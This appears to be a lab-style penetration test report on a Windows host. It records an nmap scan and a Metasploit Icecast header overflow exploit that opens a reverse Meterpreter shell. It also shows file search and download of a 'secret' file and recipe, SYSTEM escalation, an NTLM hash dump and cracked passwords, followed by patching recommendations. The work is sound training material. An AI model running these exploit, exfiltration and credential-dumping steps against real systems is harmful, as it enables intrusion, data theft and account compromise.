GoodSecurity Penetration Test Report

JasonS@GoodSecurity.com


10/31/2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings



Target: 192.168.0.20

Profile:

Command: nmap -sV 192.168.0.20

```
nmap -sV 192.168.0.20

Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 09:16 PST
Nmap scan report for 192.168.0.20
Host is up (0.0074s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds
```


192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Metasploit: exploit/http/icecast_header



```
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 2 opened (192.168.0.8:4444 -> 192.168.0.20:49733) at 2020-11-01 10:08:23 -0800

meterpreter > shell
Process 924 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 5:59:35 AM
System Boot Time:          11/1/2020, 10:47:11 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,934 MB
Available Physical Memory: 718 MB
```

Vulnerability Explanation:

https://www.rapid7.com/db/modules/exploit/windows/http/icecast_header/


This exploits a buffer overflow in the header parsing of icecast. On Win32 systems this overwrites the saved insutction pointer. The exploit uses ExitThread, which leaves icecast believing the thread is still in use. Even exiting does not decrement the thread counter, which will result in the threadpool limit being maxed.

Severity:

The vulnerability is serious. It can result in loss of sensitive data. The skill ceiling to utilize these vulnerabilities is very low, making it more likely that it will be used.


Proof of Concept:

Location of data:




```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49721) at 2020-11-01 12:13:45 -0800

meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > 
```

exfiltration of data:




```
meterpreter > download 'c:\users\ieuser\documents\user.secretfile.txt'
[*] Downloading: c:\users\ieuser\documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\users\ieuser\documents\user.secretfile.txt -> user.secretfile.txt
[*] download   : c:\users\ieuser\documents\user.secretfile.txt -> user.secretfile.txt
meterpreter > download 'c:\users\ieuser\documents\drinks.recipe.txt'
[*] Downloading: c:\users\ieuser\documents\drinks.recipe.txt -> drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\users\ieuser\documents\drinks.recipe.txt -> drinks.recipe.txt
[*] download   : c:\users\ieuser\documents\drinks.recipe.txt -> drinks.recipe.txt
meterpreter > 
```

Exploitation of data:




```
root@kali:~# ls *.txt
drinks.recipe.txt  user.secretfile.txt
root@kali:~# more user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974
root@kali:~# more drinks.recipe.txt
Put the lime in the coconut and drink it all up!
root@kali:~#
```

Privilege escalation and password hashes:



```
msf5 exploit(windows/http/icecast_header) > use post/windows/escalate/getsystem
msf5 post(windows/escalate/getsystem) > run

[+] This session already has SYSTEM privileges
[*] Post module execution completed
msf5 post(windows/escalate/getsystem) > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1:::


[*] Post module execution completed
msf5 post(windows/gather/hashdump) > creds
Credentials
===========

host          origin        service        public              private                                                            realm  private_type  JtR Format
----          ------        -------        ------              -------                                                            -----  ------------  ----------
192.168.0.20  192.168.0.20  445/tcp (smb)  administrator       aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889         NTLM hash     nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  guest               aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0         NTLM hash     nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  defaultaccount      aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0         NTLM hash     nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  wdagutilityaccount  aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63         NTLM hash     nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  ieuser              aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889         NTLM hash     nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  sshd                aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800         NTLM hash     nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  sysadmin            aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1         NTLM hash     nt,lm

msf5 post(windows/gather/hashdump) > █
```

After hash cracking:



```
msf5 auxiliary(analyze/crack_windows) > creds
Credentials
===========

host          origin        service        public              private                                                            realm  private_type    JtR Format
----          ------        -------        ------              -------                                                            -----  ------------    ----------
192.168.0.20                445/tcp (smb)  administrator       Passw0rd!                                                                 Password
192.168.0.20  192.168.0.20  445/tcp (smb)  administrator       aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889         NTLM hash       nt,lm
192.168.0.20                445/tcp (smb)  guest                                                                                         Blank password
192.168.0.20  192.168.0.20  445/tcp (smb)  guest               aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0         NTLM hash       nt,lm
192.168.0.20                445/tcp (smb)  defaultaccount                                                                                Blank password
192.168.0.20  192.168.0.20  445/tcp (smb)  defaultaccount      aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0         NTLM hash       nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  wdagutilityaccount  aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63         NTLM hash       nt,lm
192.168.0.20                445/tcp (smb)  ieuser              Passw0rd!                                                                 Password
192.168.0.20  192.168.0.20  445/tcp (smb)  ieuser              aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889         NTLM hash       nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  sshd                aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800         NTLM hash       nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  sysadmin            aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1         NTLM hash       nt,lm

msf5 auxiliary(analyze/crack_windows) > █
```

User passwords for admin and user cracked after hasing

3.0 Recommendations

It is recommended that GoodCorp make upgrading to the latest versions of their software be a priority. Icecast v 2.4.4 is more stable and has patched out vulnerabilities such as those found in this report. If they don't have a good antivirus software contract they should consider using one in the future to protect their systems as they can help identify problems and recommend updates and patches.